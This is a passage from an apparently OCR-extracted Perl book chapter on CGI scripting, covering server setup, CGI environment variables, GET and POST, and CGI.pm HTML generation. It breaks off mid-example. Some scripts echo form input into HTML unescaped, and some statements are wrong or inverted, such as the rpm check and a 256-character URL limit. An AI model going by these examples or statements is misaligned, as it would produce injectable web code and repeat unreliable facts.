12

Introduction to CGI

The Common Gateway Interface (CGI) is a method used by web servers to run external programs (known as CGI scripts), most often to generate web content dynamically. Whenever a web page queries a database, or a user submits a form, a CGI script is usually called upon to do the work.

CGI is simply a specification, which defines a standard way for web servers to run CGI scripts and for those programs to send their results back to the server. The job of the CGI script is to read information that the browser has sent (via the server) and to generate some form of valid response usually (but not always) visible content. Once it has completed its task, the CGI script finishes and exits.

Perl is a very popular language for CGI scripting thanks to its unrivalled text-handling abilities, easy scripting, and relative speed. It is probably true to say that a large part of Perl's current popularity is due to its success in dynamic web page generation.

In this chapter, we're going look at how CGI works by writing some simple CGI scripts and using the `CGI.pm` module to simplify most of the hard work. We'll also discuss security issues as they relate to CGI.

How Do I Get It To Work?

Before we get started, we must make sure that our system is set up properly. Follow these instructions, and in no time you'll be ready to enter the exciting world of Perl CGI.

Setting Up CGI on UNIX

If you're running Perl on UNIX, you'll need to make sure you have a web sever installed on your system before you can run the CGI examples in this book. Luckily, many UNIX systems (notably, virtually all Linux distributions and open source BSDs) come with one pre-installed, the extremely popular Apache web server (for more information on the subject, read Professional Appache, 1999, Wrox Books *1-86100-3-02-1*). It may even be running on your machine without your being aware.

Let's briefly make sure that we're running an Apache server and that it's configured to use CGI scripts.

Apache

If you're not sure if you have Apache and you have a Linux system, which uses a package management system such as RPM, then you should use its 'query' or 'verify' function to see if the server is installed. Under RPM, for example, if you don't see:

```
> rpm -q apache
package apache is not installed
```

then you do have Apache already.

If it's not already installed, check the CDs your distribution came on or your distributor's website. Then you should install the package using the package manager, for example:

```
> rpm -Uvh apache-1.3.12-i386.rpm
apache              ##############
>
```

Alternatively, if you don't have a package manager, or you prefer to do things the old-fashioned way, then you can install Apache quite easily from source:

```
> tar -zxf apache_1.3.12.tar.gz
> cd apache_1.3.12
> ./configure
> make
> make install
```

There's a huge array of options you can specify to the configure script, but the defaults will suit us fine for our purposes. If you plan to do much more with Apache, you'd be advised to look into the installation options. But for now, we're just building a quick test server.

Starting and Stopping Apache

If you installed Apache from source, it will have been installed in `/usr/local/apache`. If you used a binary package, it could be almost anywhere. If you can't find a likely looking directory, try to find the Apache control tool, `apachectl`.

```
> locate apachectl
/usr/sbin/apachectl
/usr/man/man8/apachectl.8
>
```

Ignore the man page file – it's the `apachectl` program we want. Use this path, or type the following command:

```
> /usr/local/apache/bin/apachectl start
/usr/local/apache/bin/apachectl start: httpd started
>
```

> *A hint for using `locate`: You may need to update the system's search database before `locate` finds the file you're looking for. Try using a command such as `updatedb`. See the `locate` manpage for details.*

Now we can stop Apache using the same tool:

```
> /usr/local/apache/bin/apachectl stop
/usr/local/apache/bin/apachectl stop: httpd stopped
>
```

Then to restart the server:

```
> /usr/local/apache/bin/apachectl restart
/usr/local/apache/bin/apachectl start: httpd restarted
>
```

Once we're sure Apache's up and running (you can verify by typing `ps ax | grep httpd` – there should be several instances of the `httpd` program running), we can use it to serve web pages and run CGI programs.

DocumentRoot and cgi-bin

Try and find the file `httpd.conf` – this contains all of Apache's configuration directives, which tell it how to respond to web requests. It is usually found in `/usr/local/apache/conf/`. You can also try using the `locate` command.

Look down the file for a line beginning with the command `DocumentRoot`. This identifies the directory from which Apache serves HTML pages – typically `/usr/local/apache/htdocs`.

Further down, there should be a line beginning `ScriptAlias`. The default line should look like:

```
ScriptAlias /cgi-bin/ "/usr/local/apache/cgi-bin/"
```

This tells Apache that when it receives a request for a page in the location /cgi-bin/, say a request like http://www.myserver.com/cgi-bin/hello.plx, rather than serving a document called `hello.plx` from `/usr/local/apache/htdocs/cgi-bin/`, it should instead go to the `/usr/local/apache/cgi-bin/` directory, and run `hello.plx` as a CGI script. The reason for keeping scripts out of the document hierarchy is to avoid the risk of the source code to our scripts being made available by the web server.

So, we should place our scripts in the directory named in the `ScriptAlias` command and our web pages in the directory named in the `DocumentRoot` command.

Setting up Perl CGI on Windows

In order to get our Perl scripts running under CGI on Windows, we need to configure a web server to recognize Perl files. Imagine the server receives a request for a file called `contents.plx`. It doesn't know that `.plx` files are special, so it simply sends back the contents of the file to the client that requested the file. This means the client gets a copy of the source code of our Perl program.

What we really want is for the web server to recognize that `.plx` files need to be run through `perl.exe` it's actually the **output** we get from this program that needs to be sent back to the client.

First, we need to install a web server if we haven't already got one.

Internet Information Server

Microsoft's Internet Information Server (IIS) is the standard web server for Windows NT 4.0 Server and Windows 2000. It's a production-grade web server capable of handling real site traffic, but it's also suitable for testing out web programs if you're running either of these operating systems on your development machine.

To install IIS, you need to go to the Add/Remove Programs control panel, and select Add/Remove Windows Components. Make sure that Internet Information Services is checked, and click OK. Note that you'll need access to your operating system installation disks.

ActivePerl

If you installed ActivePerl on Windows NT 4.0 or 2000 and IIS was already installed, then you'll have been asked if you wanted to create an IIS Script mapping for Perl. What this means is that IIS will already interpret `.plx` files as Perl CGI programs and run them through Perl. Okay, you should have said yes – but if you didn't (or if you've only installed IIS now), then all's not lost. You just need to re-run the ActivePerl installer, which will allow you to modify your Perl installation and select the IIS script mapping.

Personal Web Server

Microsoft's cut-down web server for Windows 95, 98, and NT 4.0 Workstation is Personal Web Server (PWS). PWS isn't actually terribly suitable for serving a full-scale web site, and the operating systems it runs on aren't intended for server deployment. It's perfectly adequate though, as a testbed and development platform.

Installing PWS

You'll find PWS on your Windows installation CD in the `add-ons` directory. Run `setup.exe` to install the web server.

Unfortunately, Microsoft has deliberately made the PWS user-interface as idiot-proof as possible, and there are therefore no controls for setting up script mappings and associations. In order to get PWS to work with ActivePerl, we need to delve into the registry and add the script association for perl.

From the Start menu, select Run..., and type `regedit`. This runs the registry editor.

> **Editing the Windows registry is potentially dangerous and could corrupt your system. You should back up the registry using the Export Registry File... option from the Registry menu before proceeding. You can then restore the old settings using the corresponding Import Registry File... menu item.**

On the left-hand side is a tree hierarchy similar to that used by the Windows Explorer. You can expand the folders on the left to navigate through the registry. In the registry, these folders are called **keys**.

You need to open up the HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Services key. This contains the registry data relating to server programs such as PWS. The PWS settings belong in a key called W3SVC (which is short for World Wide Web Service). We need to find the PWS script map key, which is located in Parameters. The Script Map key will probably be empty.

Select New | String Value from the Edit dropdown menu, and a new entry will appear in the right-hand pane, with the cursor waiting for the name of the value to be entered. Type in the file extension for Perl files '.plx'. Double-click on the string value to bring up a dialog box – this allows you to set the value data. Enter the path to your perl.exe program, usually C:\Perl\bin\perl.exe, and place the characters '%s %s' afterwards, so that the terms are separated by a space.

Now PWS is configured to recognize and run Perl CGI scripts. Now you just need to reboot your machine, and you're ready to continue.

Using Windows Web Servers

By default, both IIS and PWS store all the files that make up your web site in C:\Inetpub\wwwroot. Let's make a test page in this directory. Open up Notepad and create the following file:

```
<html>
<head>
<title>test page</title>
</head>
<body>
<h1>Hello World!</h1>
</body>
</html>
```

Feel free to let your HTML creativity flow if you like. Save it in C:\Inetpub\wwwroot as default.htm.

Now, start up the browser of your choice, and type in http://localhost/ to the location field. You should see the web page we just made appear. If you get an error, you might want to try http://127.0.0.1/ instead.

> *127.0.0.1 is a specially reserved internet address called the 'loopback' address. It always redirects requests back to the machine they originate on. localhost is a human friendly, shorthand name for the same address, but you may have trouble with it if you have certain network configurations.*

There's also a directory in C:\Inetpub called Scripts. This directory is configured to allow the execution of CGI scripts, and you should put programs you want to test in here. For instance, to test a Perl CGI script called foo.plx, you'd save it as C:\Inetpub\Scripts\foo.plx and then access http://localhost/scripts/foo.plx from your web browser.

Writing CGI Scripts

Now that we know how to get CGI working, let's write a simple CGI script.

Basic CGI

To begin with, we'll write simple CGI scripts that don't require any supporting libraries to work. Then we'll look at the ever-popular CGI.pm module, which comes with Perl and is the standard library for writing Perl CGI scripts.

Plain Text

Our first example's going to keep things very simple – its output will be plain text:

Try It Out : Our First CGI Script

Here's our simple CGI script to start the chapter with. It doesn't take any input and just prints out a friendly message:

```
#!/usr/bin/perl
#cgihello.plx
use strict;
use warnings;

print "Content-type: text/plain\n\n";
print "Hello CGI World!\n";
print "You're calling from $ENV{REMOTE_HOST}\n";
```

The output we get is the message:

```
Hello CGI World!
You're calling from 192.168.0.243
```

How It Works

Here we set the content type and sent some regular text back to the server – since the content type is text/plain, the browser does not attempt to interpret the result as HTML and just displays the message as plain text. Even if we were to send HTML, the browser should still display it as plain text, complete with tags.

Each time a client (usually, but not always, a web browser) makes a request that involves the web server running a CGI script, the server starts the script, sending details of the request to the script's environment. It then accepts the output of the script (a page of HTML, for instance) and passes it back to the client.

A Perl CGI script is therefore no more than a Perl program that gets its input from the environment (in the form of the %ENV hash) and sends its output to standard output. The fundamental job of a CGI script is to return some kind of content that corresponds to the information it was given when it started. Frequently, this will be a page of HTML, but it can just as easily be an image or even an audio clip.

HTML Text

Well, so far so good! Don't you find this a little boring though? There's so much more we can do if we put our minds to it. Let's try generating some HTML instead of plain text:


Try It Out : Generating HTML

This program takes the `%ENV` hash, which contains all the defined environment variables, and prints its contents as an HTML table:

```
#!/usr/bin/perl
#ed.plx
use strict;
use warnings;
```

```
print "Content-type: text/html\n\n";
print "<html><head><title>Environment Dumper </title></head><body>";
print "<center><table border=1>";
foreach (sort keys %ENV) {
    print "<tr><td>$_</td><td>$ENV{$_}</td></tr>"
}
print "</table></center></body></html>";
```

Your results should look something like this:



How It Works

As usual, we start off with our headers:

```
#!/usr/bin/perl
#ed.plx
use strict;
use warnings;
```

Nothing new here, so let's continue. The HTTP protocol requires that two linefeeds separate the header (or headers) from any actual content, so a CGI script that generates HTML must first use something like this:

```
print "Content-type: text/html\n\n";
```

It's crucial that this is the first thing a CGI script sends. If anything other than a header is seen by the server, the result is unpredictable and likely to cause an error. One particularly common mistake is to print debug statements to standard output before the header has been sent.

Notice that in order for this example to work we have started by sending a `text/html` content type header to tell the browser that what follows is HTML. The content type is specified as a MIME type. MIME (short for Multipurpose Internet Mail Extension) was originally created to allow email messages to contain content other than plain text. The MIME types have since found their way into almost all forms of Internet communication, describing everything from humble text files through to video clips.

A MIME type consists of a category and a specific type within the category, so the MIME type for HTML documents is `text/html`, and the MIME type for plain ordinary text is `text/plain`. GIF images use `image/gif` while JPEGs use `image/jpeg`.

Moving on, the next line we come to is:

```
print "<html><head><title>Environment Dumper </title></head><body>";
```

I'm sure you can guess what this does. If this line is not included in your text, then your page title will be given a default name. Now we get to the interesting bit:

```
print "<center><table border=1>";
foreach (sort keys %ENV) {
    print "<tr><td>$_</td><td>$ENV{$_}</td></tr>"
}
print "</table></center></body></html>";
```

Well, how do we explain our output? How does this section of code translate into the table of variables and values we got? Well, our CGI script gets passed to our server, and servers communicate with CGI scripts through their environment. When a normal Perl script is run from the command line, it inherits the environment of the command line, plus some additional variables that hold the values of the arguments that the script was given. These can be retrieved by the script with standard Perl variables like `$0`, `@ARGV`, and `%ENV`. In our case, we're exclusively printing out the `%ENV` hash.

Similarly, when a web server calls a CGI script, it defines a whole collection of environment variables that describe the HTTP request. The variables can hold information on how it was made, who made it, the browser software, the browser's preferences for language and content type, and anything else the browser has told the web server (or that the web server has deduced independently).

Basically, when our script is run, it iterates over the contents of the `%ENV` hash, puts the variables and their corresponding values into a nicely formatted table, and passes this table to the client browser, for us to view as a web page.

The CGI Environment

We can use the `%ENV` hash variable to retrieve the values of all of the variables in the environment individually. For example, to retrieve the `Request` method, we can write:

```
print $ENV{"REQUEST_METHOD"};
```

If you want to see this running for yourself, then just pop it into a `.plx` file. Add in the shebang line, tell the server what content type you are using, and of course `use strict` and `use warnings` at the top. Then just save it in your virtual directory and run it from your webpage. From now on, we shall only show you the results of full scripts and leave you to check that we're not cheating with any of the one-liners.

Any headers sent by the client are converted into environment variables prefixed with `HTTP_`. So, for example, the `Referer` header becomes the environment variable `$ENV{'HTTP_REFERER'}`. Here is a reasonably complete list of headers that a server may expect to receive:

HEADER	DESCRIPTION
HTTP_ACCEPT	The list of MIME types a client can accept, for example, "image/gif, image/xxbitmap, image/jpeg, image/pjpeg, image/png, */*".
HTTP_ACCEPT_CHARSET	A list of character sets that the client can accept, for example, "iso88591,*,utf8".
HTTP_ACCEPT_ENCODING	A list of character coding types the client can accept, for example, "gzip".
HTTP_ACCEPT_LANGUAGE	The languages which the client can accept, for example, "en".
HTTP_AUTHORIZATION	The authorization data of an HTTP authentication, if any. See AUTH_TYPE REMOTE_USER above.
HTTP_CACHE_CONTROL	Set if a request can be cached by the server.
HTTP_CONNECTION	The connection type, for example, "Keep-alive" if the connection is desired to be persistent.
HTTP_COOKIE	The cookie or cookies transmitted by the client. The third-party CGI::Cookie module is useful for processing this variable to extract the cookies it contains.
HTTP_HOST	The name of the server requested by the client (this can be useful on a system with many virtual hosts in operation).
HTTP_REFERER	The URL of the page from which this page was accessed.
HTTP_USER_AGENT	The user agent (client or browser) that send the request, for example, "Mozilla/4.72 [en] (X11; I; Linux 2.2.9 i686)". Note that user agents often pretend to be other agents to work with web sites that treat particular agents differently.
HTTP_VIA	Information about which proxy cache or caches were used for making this request.

A client is free to send any headers it likes (including no headers at all), and further revisions of the HTTP protocol may add more variables to this list. The server may also set its own variables, especially if additional functionality has been enabled.

We've seen from running `ed.plx` that we find a lot more variables than the ones in the list above when we look in the `%ENV` hash. A lot of these variables can appear to have similar meanings and values, which can cause confusion if they unexpectedly don't. Although there are often good reasons for using these variables, it's usually better to stick to the ones that we list here – at least until we come across a real need to make use of them.

The web server also defines some variables to describe itself (the server's domain name, the version of the web server software, and so on). This can add up to a lot of variables, which our script receives in `%ENV` when it starts. Fortunately, most CGI scripts only need to use one or two to carry out their tasks. The most important and commonly used are:

VARIABLE	DESCRIPTION
`REQUEST_METHOD`	How the script was called (`GET` or `POST`).
`PATH_INFO`	The relative path of the requested resource.
`PATH_TRANSLATED`	The absolute path of the requested resource.
`QUERY_STRING`	Additional supplied parameters, if any.
`SCRIPT_NAME`	The name the script was called with.

What we've done so far is to print out a complete list of the standard CGI variables and the values they contain. We've seen a list of `HTTP_` appended variables, as well as variables containing information about the server itself.

We've also seen how to retrieve an individual environment variable. It's not that important you understand what these all do – we can usually ignore most of them. Below is a general list of some of the more important ones, with a short explanation of what each one does:

ENVIRONMENT VARIABLES	DESCRIPTION
`DOCUMENT_ROOT`	The path of the root of the HTML document tree, for example, /home/sites/myserver.com/html/.
`GATEWAY_INTERFACE`	The revision of the CGI specification to which the server complies, for example, CGI/1.1.
`SERVER_NAME`	The server's hostname, for example, www.myserver.com.
`SERVER_SOFTWARE`	The server software's name,for example, Apache/1.3.11 (Unix).
`AUTH_TYPE`	The authorization type used to authenticate this URL, for example, Basic, if authentication is being used. See also `REMOTE_USER`.
`CONTENT_LENGTH`	For HTTP requests with attached information such as POST or PUT, this stores the length of the content sent by the client in bytes.
`CONTENT_TYPE`	For HTTP requests with attached information such as POST or PUT, this contains the type of the content sent by the client – for example, `text/html`.

ENVIRONMENT VARIABLES	DESCRIPTION
PATH	The search path for remotely executable programs, inherited from the operating system. A well-written CGI script should generally override this value. See the section on taint checking for more details.
PATH_INFO	The extra path information given by the client. This is set when a script is called by a pathname that matches the script but extends beyond it. The extra part of the URL is chopped off to become the value of PATH_INFO.
PATH_TRANSLATED	The value of PATH_INFO converted into a physical file location.
QUERY_STRING	The information that follows the ? in a URL that references the script, for example, first=John&last=Smith.
REMOTE_ADDR	The IP address of the remote host.
REMOTE_HOST	The hostname of the remote host. This may be the same as REMOTE_ADDR if the server is not doing name lookups.
REMOTE_IDENT	The remote user name retreived from the ident protocol. This is usually unset, as servers rarely perform this lookup.
REMOTE_PORT	The port number of the network connection on the client side. See also SERVER_PORT.
REMOTE_USER	The user name that was authenticated by the server, if authentication is being used.
REQUEST_METHOD	How the script was called (GET, PUT, POST...).
SCRIPT_NAME	The virtual path to the script, used for self-referencing URLs, for example, /perl/askname.plx.
SCRIPT_FILENAME	The absolute path to the script, for example, /home/sites/myserver.com/scripts/askname.plx.
SERVER_ADMIN	The email address of the web server administrator, for example, webmaster@myserver.com.
SERVER_PORT	The port number to which the request was sent, for example, 80.
SERVER_PROTOCOL	The name and revision of the protocol used to make the request, for example, HTTP/1.1.

HTTP Commands

Web clients and web servers communicate with each other using the Hypertext Transfer Protocol, or HTTP for short. When a client accesses a server, the server makes an HTTP request, containing an HTTP command (known in HTTP parlance as a **method**) and an address or Universal Resource Locator (URL). Usually an HTTP protocol version is also present, but we don't usually need to worry about it in CGI scripts.

Although there are many different commands defined in the HTTP protocol, the majority of web communications consist of just three – the HEAD method, the GET method, and the POST method.

- The HEAD method tells the server not to return any actual data, just the basic HTTP response. It is used to test whether or not a request is valid without actually transmitting the result.
- The GET method is the common way for clients to request web pages and is the method used whenever a user clicks on a link in a browser window. HTML forms may create a GET request when their submit buttons are pressed, but they can also choose to use…
- the POST method which, unlike GET, is able to send large amounts of data to the server. This is ideal for forms that contain large fields.


GET and POST are the methods that are most often responsible for running our CGI script. Let's take a look at them before seeing how to handle them in our code.

The GET Method

The GET method is the standard way for clients to retrieve information from a server; the CGI script retrieves its information from the address (or URL) that the client asked for. Usually, this is in the form of a query string – a question mark followed by a sequence of parameters, appended to the end of the script name. For example, to pass a first and last name to a CGI script, a client might ask for the following URL:

```
http://www.myserver.com/perl/askname.plx?first=John&last=Smith
```

This tells the server to access a script called `askname.plx` in the directory `/perl`. If the web server is properly set up, `/perl` should point to a real directory somewhere on the computer. This is where we can put our CGI scripts.



The main advantage of the GET method is that these URLs can be bookmarked by browsers. However, there's a limit to how large a URL can be before a server will have trouble handling it. The maximum length of a URL, as decreed by the HTTP standard, is 256 characters. Although a longer URL may work, servers are not obliged to accept more than this.

Even worse, certain characters are disallowed or restricted in a URL (spaces are not allowed, for example), so they must be converted into a safe format (a process known as **URL-escaping**). This converts awkward characters like spaces, ampersands, quotes, hashes and question marks into hexadecimal ASCII codes. A space, for example, becomes the string `%20`.

URL-escaping allows characters like the ampersand (which is used to separate CGI parameters) to appear in the parameter names and values. But every character escaped in this way ends up being represented by three characters, further limiting the actual data that a URL can contain.

All of this places a fairly tight limit on the amount of information that a CGI script can be sent via a URL. If we know that our maximum URL size is small, we can use GET without worrying. However, for larger quantities, we need to use the POST method.

The POST Method

With the GET method, parameters are passed to CGI scripts in the URL. With POST, they're passed in the body of the request instead. This means they aren't limited in size, but since they don't appear in the URL, they can't be bookmarked by clients.

A search form that uses the GET method can have a particular search (complete with search terms) bookmarked, whereas one using POST cannot. Sometimes, of course, we may not want clients to bookmark the URLs generated by forms, in which case, using POST is the preferred method.

As yet, we haven't tried to use any of the data sent to us by the client. While it's quite possible to parse a query string or read parameters from a POST (by reading from standard input with the `<>` operator, for example), there are many potential traps for the unwary. It's vastly simpler to use the `CGI.pm` module, which comes as part of Perl's standard library and does all this work for us.

Writing Interactive CGI Scripts

Most applications using CGI scripts need them to understand information sent by the client. Fortunately, the `CGI.pm` module makes this easy, providing programmers with a whole host of useful functionality for creating CGI scripts. It includes:

- Parameter processing (both GET and POST).
- Generating HTTP response headers.
- Generating HTML documents programmatically.
- Saving and loading CGI states from files.
- Server push.

First, we'll see how to use the `CGI.pm` module to write CGI scripts more quickly and efficiently. We'll then take a look at some of the other features we can use.

A Form-Based Example

The most usual way for a user to supply parameters to a CGI script is through a form. Here is a simple HTML form that would generate the parameters we used in the earlier examples:

```
<HTML><HEAD>
    <TITLE>A Simple Form-Based Example</TITLE>
</HEAD>
<FORM METHOD=GET ACTION="/perl/askname.plx">
<H1>Please enter your name:</H1>
<P>First name: <INPUT NAME="first" TYPE=TEXT></P>
<P>Last name: <INPUT NAME="last" TYPE=TEXT></P>
<P><INPUT NAME="OK" TYPE=SUBMIT></P>
</FORM>
...rest of HTML page...
```

This generates a GET request and will therefore cause the client to send a URL with a query string attached, as shown above. If we changed the method to POST, the client would instead generate a POST request, with the CGI parameters sent in the body of the HTTP request.

Although we can handle either eventuality using `CGI.pm`, there are some differences that we should consider before deciding how we want our script to be called.

Passing Parameters with CGI.pm

`CGI.pm` automatically imports parameters from both GET and POST methods into our CGI script. We therefore don't need to do any work ourselves – we just create a new CGI object.

When the object is created, it looks for parameters sent in the body of the request. If there was no body, `CGI.pm` looks for a query string and attempts to parse it for parameters instead. In either case, a hash of CGI parameters and values is created that we can retrieve with the param() method.

Here's a simple CGI script using `param()` and a few of `CGI.pm`'s other methods (which we'll see how to use later on, in 'Generating HTML Programmatically') that parses the form filled in by the user and displays a friendly message:

```
#!/usr/bin/perl
#CGIpara1.plx
use strict;
use warnings;

use CGI;

my $cgi=new CGI; #read in parameters

print $cgi->header(); #print a header
print $cgi->start_html("Welcome");      #generate HTML document start
print "<h1>Welcome, ",$cgi->param('first')," ",$cgi->param('last'),"</h1>";
print $cgi->end_html();                 #finish HTML document
```

If we pass no argument to `param()`, it will return a list of all the parameters received by the script, which we can then pass to subroutines or loop over. We can also pass in two arguments, either to set the value of a CGI parameter or to add a new one.

We want to ensure that the entered name was properly capitalized, so first we put everything in lowercase, using `lc`. We'd then capitalize the first letter of each parameter using `ucfirst`, as follows:

```
#!/usr/bin/perl
#CGIpara2.plx
use strict;
use warnings;

use CGI;

my $cgi=new CGI; #read in parameters

#iterate over each parameter name
foreach ($cgi->param()) {
       #modify and set each parameter value from itself
       $cgi->param($_,ucfirst(lc($cgi->param($_))));
    }

print $cgi->header(); #print a header
print $cgi->start_html("Welcome");      #generate HTML document start
print "<h1>Welcome, ",$cgi->param('first')," ",$cgi->param('last'),"</h1>";
print $cgi->end_html();
```

`CGI.pm` is agnostic about HTTP methods, so this works for GET or *POST*.

We can also delete parameters if we no longer need them:

```
$cgi->delete('unwanted_parameter');
```

This might seem like a strange thing to do, but it can be very useful if we wanted to generate a new URL referring back to our script, but with slightly different parameters (think of a 'next 10 matches' or 'new search' button on a search results page, for example). It can also prevent a form from automatically filling in fields when we use `CGI.pm` to generate them. See 'Generating HTML Forms' for more details on this.

Checking the HTTP Method

What if we want to check whether GET or POST has been used to call our CGI script? No problem – we can just check the request method, either directly:

```
if ($ENV{"REQUEST_METHOD"} eq "GET") {
#It's a GET
} else {
#Assume It's a POST
}
```

Or with the equivalent CGI.pm method:

```
if ($cgi->request_method() eq "GET") ...
```

Why would we want to do this though? As we learned earlier, there are important differences between the way that the GET and POST methods work, even if the code to handle them is the same when we're using `CGI.pm`. In particular, if we want to prevent users from bookmarking a URL with a query string, we can check the method and return an error in an HTML document if GET is used to access the script.

Determining the Execution Environment

Perl will run happily on several different platforms, including Windows 9x/2000/NT, UNIX/Linux, and Macintosh. In general, it doesn't matter what the server is running on. However, there are rare occasions when a CGI script might *need* to know, if, for example, it needs to retrieve information from an external source.

In this case we can use the standard Perl variable `$^O` (or `$OSNAME` if we've specified `use English;`). This will return a string that specifies what type of OS the Perl interpreter was compiled on, for example, `linux`, `solaris`, `dos`, `MSWin32`, and `MacOS` are all possible values. We can use this value in a CGI script like this:

```
... CGI setup...
foreach ($^O) {
/MSWin32/ and do {
    ...Windows specific stuff...
};
/MacOS/ and do {
    ...Macintosh specific stuff...
};
#otherwise assume it's Unix-like
    ...Unix specific stuff...
}
...Rest of script...
```

Of course, it's far better to write the script in a way that's platform independent and doesn't need to perform platform-specific processing.

Generating HTML Programmatically

`CGI.pm` provides a whole collection of methods for creating HTML. For each case, the function name is the name of the HTML tag, and the parameter is the tag content. For example:

```
#!/usr/bin/perl
#programmatical.plx
use strict;
use warnings;
use CGI;

my $cgi=new CGI;

print $cgi->header(),$cgi->start_html("Simple Examples");
```

```
print $cgi->center("Centered Text");
print $cgi->p("A Paragraph");
print $cgi->br();
print $cgi->b("Bold"),$cgi->i("Italic");
print $cgi->p("A Paragraph",$cgi->sup("A superscript"));

print $cgi->end_html();
```

These methods are independent of the actual request, as a result, they can also be called as class methods and plain functions:

```
print $cgi->center("Object method");
print CGI->center("Class method");
print CGI::center("Function call");
```

One advantage of using these methods is that it's impossible to mistype an HTML element, since `CGI.pm` won't recognize an invalid tag name as a method. However, it also means that we need to keep `CGI.pm` up to date in order to use new tags without defining them ourselves.

The HTML methods of `CGI.pm` are even more powerful than this. For example, we can nest them to create compound elements, so to create a list, we can write:

```
print $cgi->ul($cgi->li("One"),$cgi->li("Two"),$cgi->li("Three"));
```

When you view your web page's source, you will see that this produces:

```
    <UL><LI>One</LI> <LI>Two</LI> <LI>Three</LI></UL>
```

This isn't very legible for HTML of any size, so we can make use of the CGI::Pretty module, which extends CGI.pm to produce a more user-readable layout:

```
use CGI::Pretty;
my $cgi=new CGI;
print $cgi->ul($cgi->li("One"),$cgi->li("Two"),$cgi->li("Three"));

    This produces the output:

    <UL>
                <LI>
                        One
                </LI>
                <LI>
                        Two
                </LI>
                <LI>
                        Three
                </LI>
    </UL>
```

We'll cover CGI::Pretty in more detail in 'Generating Human-Readable HTML' later.
While undoubtedly useful, this is still somewhat clunky. We can do the same thing more efficiently by passing a reference to a list into `$cgi->li()`. If a list reference is supplied to any HTML method, the same HTML is applied to each of them.

The following example uses this useful shortcut to produce the same result as the first example:

```
print $cgi->ul($cgi->li(["One","Two","Three"]));
```

If a list argument is supplied, it's interpreted as the contents of the tag. The resulting text goes between the tags. In the case of a list, the values are concatenated together, so the following would not do what we want:

```
print $cgi->ul($cgi->li("One","Two","Three")); #creates one list item only
```

If we want to set tag attributes, we must precede the content argument(s) with an anonymous hash containing the attributes and their values. The attributes use a hyphen-prefixed hash for the attribute name key (the hyphen is removed before the attribute is created) followed by a value.

To make our list start counting from `a` instead of 1, we can add a type attribute like this:

```
print $cgi->ol({-type=>"a"}),$cgi->li(["Item1","Item2","Item3"]);
```

Better still, if we combine an attribute-hash reference with a list reference, then not only is the called method applied to each element in the list, but all the attributes are as well:

```
print $cgi->td({-bgcolor=>"white",colspan=>2},["First","Second","Third"]);
```

This is particularly useful for generating tables. In the following example, we use one call to create three table rows with the same attributes for each. Because `tr` is also a standard Perl function, the `<TR>` tag is generated with the `Tr()` function, to avoid a conflict with the function-based interface, which we will see in a moment:

```
#!/usr/bin/perl
#table.plx
use warnings;
use CGI::Pretty;
use strict;
print "Content-type: text/html\n\n";
my $cgi=new CGI;

print $cgi->table({-border=>1,-cellspacing=>3,-cellpadding=>3},
        $cgi->Tr({-align=>'center',-valign=>'top'}, [
            $cgi->th(["Column1","Column2","Column3"]),
        ]),
        $cgi->Tr({-align=>'center',-valign=>'middle'}, [
            $cgi->td(["Red","Blue","Yellow"]),
            $cgi->td(["Cyan","Orange","Magenta"]),
            $cgi->td({-colspan=>3},["A wide row"]),
        ]),
        $cgi->caption("An example table")
    );
```

This produces the following source:

```
<TABLE CELLSPACING="3" BORDER="1" CELLPADDING="3">
        <TR ALIGN="center" VALIGN="top">
                <TH>
                        Column1
                </TH>
                <TH>
                        Column2
                </TH>
                <TH>
                        Column3
                </TH>
        </TR>
         <TR ALIGN="center" VALIGN="middle">
                <TD>
                        Red
                </TD>
                <TD>
                        Blue
                </TD>
                <TD>
                        Yellow
                </TD>
        </TR>
        <TR ALIGN="center" VALIGN="middle">
                <TD>
                        Cyan
                </TD>
                <TD>
                        Orange
                </TD>
                <TD>
                        Magenta
                </TD>
        </TR>
        <TR ALIGN="center" VALIGN="middle">
                <TD COLSPAN="3">
                        A wide row
                </TD>
        </TR>
         <CAPTION>
                An example table
        </CAPTION>
</TABLE>
```

and the web page generated from this HTML will look like this:

An example table

Column1	Column2	Column3
Red	Blue	Yellow
Cyan	Orange	Magenta
A wide row		

We can even invent our own HTML-generation methods simply by importing them from `CGI.pm` and then calling them. Here's an example of an XML `fruit` document generated using `CGI.pm`:

```
use CGI::Pretty qw(:standard fruit fruits);

print header("text/xml"),
      fruits(
          fruit({-size=>"small",-color=>"red"},["Strawberry","Cherry"])
      );
```

The names in the `qw` tell `CGI.pm` to create methods that internally generate tags with those names, and then import them as functions into the main namespace. As it's an imported function, we could just as well have said:

```
print fruits(fruit( ... ));
```

The output generated from this script looks like this:

```
ContentType: text/xml

<FRUITS>
        <FRUIT SIZE="small" COLOR="red">
                Strawberry
        </FRUIT>
        <FRUIT SIZE="small" COLOR="red">
                Cherry
